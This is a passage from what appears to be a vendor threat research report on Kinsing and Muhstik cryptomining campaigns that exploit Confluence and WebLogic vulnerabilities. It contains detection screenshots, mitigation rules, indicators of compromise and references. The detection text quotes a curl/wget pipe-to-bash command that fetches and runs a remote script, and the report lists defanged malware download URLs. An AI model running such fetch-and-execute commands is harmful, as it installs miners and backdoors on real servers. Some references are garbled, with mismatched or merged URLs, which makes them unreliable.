
(actResult) Passed

purpleteam-big

Figure 21. kdevtmpfsi detection

Root Cause Analysis

The root cause analysis shows more insight into the behavior of the shell script, as well as how kdevtmpfsi emerged from Kinsing.



Trend Micro Vision One™ | Workbench › WB-9321-20210930-00016 › Execution Profile

UTC+00:00 | Trend

Endpoint

Host name:
purpleteam-big ([redacted])

Criteria (OR)

2021-09-23 00:00:00 -2021-10-03 20:33:28
[redacted]
[redacted]
[redacted]
[redacted]
/bin/bash -c (curl -s [redacted]/wb.sh||wget -q -...
java
[redacted]
kinsing
[redacted]
kdevtmpfsi
[redacted]

Observed Attack Techniques ⓘ

No data to display.
Click a node to expand the chain view and get attack technique information.

bash

Profile | Events

Observed Attack Techniques:
Bash Shell Script Execution

Object type:
Process

Created:
2021-09-30 20:31:56

Process name:
bash

File path:
/usr/bin/bash

CLI command:
/bin/bash -c (curl -s [redacted]/wb.sh||wget -q

File SHA-1:
9fa02ab34a6

File SHA-256
10f322093ed

/bin/bash -c (curl -s
[redacted]/wb.sh||wget -q -O-
[redacted]/wb.sh)|bash

File MD5:
0f329835f40c44c8ae547ca6dea4e3d4

Process ID:
1577936

Signer:
-

Signer validity:
-

File type:
Directory

Trend Micro Vision One™ | Workbench › WB-9321-20210930-00016 › Execution Profile

UTC+00:00

Endpoint

Host name:
purpleteam-big ([redacted])

Criteria (OR)


2021-09-23 00:00:00 -2021-10-03 20:33:28
[redacted]
[redacted]
[redacted]
[redacted]
/bin/bash -c (curl -s [redacted]/wb.sh||wget -q -...
java
[redacted]
kinsing
[redacted]
kdevtmpfsi
[redacted]

Observed Attack Techniques ⓘ

Figure 22. Kinsing campaign root cause analysis

Trend Micro Vision One Observed Attack Techniques (OAT) Triggers

Trend Micro Vision One OAT shows the detection of the vulnerability exploitation. The risk level is marked as High.



Trend Micro Vision One™ Workbench › WB-9321-20210930-

Summary

Remote Code Execution Or Malware Dropped By Exploiting Critical Server Vulnerability

This incident means that adversaries have exploited critical server vulnerability and remotely executed some command or dropped malware

Score:	63
Impact scope:	1
Created:	2021-09-30 20:56:00

Highlights

Oracle Weblogic Vulnerability Exploitation

Technique: T1190 - Exploit Public-Facing Application

2021-09-30 20:31:53 | View event

(endpointIp) [redacted]

(src) [redacted]

purpleteam-big

Bash Shell Script Execution

Technique: T1059 - Command and Scripting Interpreter
T1059.004 - Command and Scripting Interpreter. Unix Shell

2021-09-30 20:31:55 | View event

(objectCmd) /bin/bash -c (curl -s [redacted]...

(endpointIp) [redacted]

purpleteam-big

Trend Micro Vision One™ Observed Attack Techniques

UTC+00:00 TrendMicro-DSLabs-STG

Risk level: Select value... | Detected: Custom period | Detection filter | Oracle Weblogic Vu | Endpoint name | Apply | Total events: 1

Associated endpoint	Risk level	Detection filter	Description	Tactic	Technique	Detected
purpleteam-big ([redacted])	High	Oracle Weblogic Vulnerability Exploitation	Detect Weblogic Vulnerability Expl...	TA0001	T1190	2021-09-30 20:31:53

Figure 23. Exploit detection

Protection Against Vulnerability Exploit Campaigns

Vulnerability exploits can heavily compromise user and enterprise systems. The following are some of the best practices to combat these threats.

It is highly recommended for administrators to apply all patches as soon as possible, especially if their deployed servers match the known affected versions. This recommendation is also a possible preventative measure. Both Atlassian[17] and Oracle WebLogic[18] servers have released security guidelines for the vulnerabilities discussed here.

In addition to the vendor patches, security solutions can also help in further securing the system.

Trend Micro Vision One[19] helps security teams have an overall view of attempts in ongoing campaigns by providing them a correlated view of multiple layers such as email, endpoints, email, endpoints, servers, and cloud workloads. Security teams can gain a broader perspective and a better understanding of attack attempts and detect suspicious behavior that would otherwise seem benign when viewed from a single layer alone.

Trend Micro Cloud One – Workload Security[20] helps defend systems against vulnerability exploits, malware, and unauthorized change. It can protect a variety of environments such as virtual, physical, cloud, and containers. Using advanced techniques like machine learning (ML) and virtual patching, the solution can automatically secure new and existing workloads both against known and new threats.

Trend Micro™ Deep Security™[21] ensures malware prevention and network security and system security. Combined with Vulnerability Protection[22], it defends user systems from threats that target vulnerabilities. Both solutions protect users from exploits that target CVE-2021-26084 via the following rules:

- 1011117 - Atlassian Confluence Server RCE vulnerability CVE-2021-26084

This rule is shipped in prevent mode by default and is included in the recommendation scan.

- 1005934 - Identified Suspicious Command Injection Attack

These solutions also protect users from exploits that target CVE-2020-14750, CVE-2020-14882, and CVE-2020-14883 through the following rules:

- 1010590 - Oracle WebLogic Server RCE vulnerabilities CVE-2020-14882, CVE-2020-14750, and CVE-2020-14883

This rule is shipped in prevent mode by default and is included in the recommendation scan.

- 1004090 - Identified Directory Traversal Sequence In Uri

Indicators of Compromise (IOCs)

Muhstik campaign

File Name	SHA-256	Trend Micro Pattern Detection
pty86	0e574fd30e806fe4298b3cbccb8d1089454f42f52892f87554325cb352646049	Backdoor.Linux.TSUNAMI.AMX
m8	3dbcd99edb3422b8fdc458b82aa7ecfe31296d32bb4d54450c9e9cac29fb6141	Trojan.SH.MALXMR.UWELD
kswapd	a254a26a27e36de4d96b6023f2dc8a82c4c4160a1d72b822f34ffdd5e9a0e0c9	Coinminer.Linux.MALXMR.SMDSL64

IPs

hxxp://188[.]166[.]137[.]241/wp-content/themes/twentyseventeen/dk86

hxxp://153[.]121[.]58[.]102:80/wp-content/themes/zuki/m8

hxxp://3[.]10.224[.]87/[.]a/dk86

Kinsing campaign

File Name	SHA-256	Trend Micro Pattern Detection
wb.sh	61879d5b2f083b69e8e6cc6afce00be6619176151b093de14f2778a87ea46565	Trojan.SH.CVE20207961.SM
kinsing	6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b	Coinminer.Linux.MALXMR.PUWEMA
kdevtmpfsi	dd603db3e2c0800d5eaa262b6b8553c68deaa486b545d4965df5dc43217cc839	Coinminer.Linux.MALXMR.SMDSL64

IPs

hxxp://194[.]38[.]20[.]199/wb.sh

hxxp://194[.]38[.]20[.]199/kinsing

References

[1] Trend Micro. (n.d.). *Trend Micro*. “Vulnerability.” Accessed on October 11, 2021, at https://www.trendmicro.com/vinfo/us/security/definition/Vulnerability/.

[2] CVE. (n.d.). *CVE*. “CVE-2021-26084.” Accessed on October 11, 2021, at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-26084.

[3] CVE. (n.d.). *CVE*. “CVE-2020-14882.” Accessed on October 11, 2021, at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14882.

[4] Oracle. (n.d.). *Oracle*. “Oracle Security Alert Advisory - CVE-2020-14750.” Accessed on October 11, 2021, at https://www.oracle.com/security-alerts/alert-cve-2020-14750.html.

[5] SingCERT. (Oct. 30, 2020). *SingCERT*. “Active Exploitation of Oracle WebLogic Server Vulnerabilities (CVE-2020-14882 and CVE-2020-14883).” Accessed on October 11, 2021, at https://www.csa.gov.sg/singcert/alerts/al-2020-041.

[6] Trend Micro. (n.d.). *Trend Micro*. “Trend Micro Cloud One™ – Workload Security.” Accessed on October 11, 2021, at https://www.trendmicro.com/en_us/business/products/hybrid-cloud/cloud-one-workload-security.html.

[7] Trend Micro. (n.d.). *Trend Micro*. “Trend Micro Vision One.” Accessed on October 11, 2021, at https://www.trendmicro.com/en_us/business/products/detection-response.html.

[8] Confluence Support. (Aug. 25, 2021). *Confluence Support*. “Confluence Security Advisory - 2021-08-25.” Accessed on October 11, 2021, at https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html.

[9] Ravie Lakshmanan. (Sep. 4, 2021). *The Hacker News*. “U.S. Cyber Command Warns of Ongoing Attacks Exploiting Atlassian Confluence Flaw.” Accessed on October 11, 2021, at https://thehackernews.com/2021/09/us-cyber-command-warns-of-ongoing.html.

[10] rootxharsh. (Sep. 1, 2021). *Github*. “CVE-2021-26084 Remote Code Execution on Confluence Servers.” Accessed on October 11, 2021, at https://blog.avast.com/hide-n-seek-botnet-continues.

[11] Thomas Brewster. (Sep 14, 2017). *Forbes*. “How Hackers Broke Equifax: Exploiting A Patchable Vulnerability.” Accessed on October 11, 2021, at https://blog.lumen.com/new-mozi-malware-family-quietly-amasses-iot-bots/https://www.forbes.com/sites/thomasbrewster/2017/09/14/equifax-hack-the-result-of-patched-vulnerability/?sh=1e79a3815cda.

[12] Oracle. (Oct. 2020). *Oracle*. “Oracle Critical Patch Update Advisory - October 2020.” Accessed on October 11, 2021, at https://www.oracle.com/security-alerts/cpuoct2020traditional.html.

[13] Oracle. (n.d.). *Oracle*. “Oracle Security Alert Advisory - CVE-2020-14750.” Accessed on October 11, 2021, at https://www.oracle.com/security-alerts/alert-cve-2020-14750.html.

[14] Trend Micro. (Sep. 14, 2021). *Trend Micro*. “Attacks From All Angles: 2021 Midyear Cybersecurity Report.” Accessed on October 11, 2021, at https://www.trendmicro.com/vinfo/us/security/research-and-analysis/threat-reports/roundup/attacks-from-all-angles-2021-midyear-security-roundup.

[15] Daniel Kerman. (Sep. 13, 2021). *Security Boulevard*. “Attackers exploit CVE-2021-26084 for XMRig crypto mining on affected Confluence servers.” Accessed on October 11, 2021, at https://securityboulevard.com/2021/09/attackers-exploit-cve-2021-26084-for-xmrig-crypto-mining-on-affected-confluence-servers/.

[16] Lawrence Abrams. (Sep. 2, 2021). *Bleeping Computer*. “Atlassian Confluence flaw actively exploited to install cryptominers.” Accessed on October 11, 2021, at https://www.bleepingcomputer.com/news/security/atlassian-confluence-flaw-actively-exploited-to-install-cryptominers/.

[17] Confluence Support. (Aug. 25, 2021). *Confluence Support*. “Confluence Security Advisory - 2021-08-25.” Accessed on October 11, 2021, at https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html.

[18] Oracle. (Oct. 2020). *Oracle*. “Oracle Critical Patch Update Advisory - October 2020.” Accessed on October 11, 2021, at https://www.oracle.com/security-alerts/cpuoct2020traditional.html.

[19] Trend Micro. (n.d.). *Trend Micro*. “Trend Micro Vision One.” Accessed on October 11, 2021, at https://www.trendmicro.com/en_us/business/products/detection-response.html.

[20] Trend Micro. (n.d.). *Trend Micro*. “Trend Micro Cloud One™ – Workload Security.” Accessed on October 11, 2021, at https://www.trendmicro.com/en_us/business/products/hybrid-cloud/cloud-one-workload-security.html.

[21] Trend Micro. (n.d.). *Trend Micro*. “Securing the Hybrid Cloud.” Accessed on October 11, 2021, at https://www.trendmicro.com/en_us/business/products/hybrid-cloud.html.

[22] Trend Micro. (n.d.). *Trend Micro*. “Complete Security. Simple Packages.” Accessed on October 11, 2021, at https://www.trendmicro.com/en_us/business/products/user-protection/sps.html.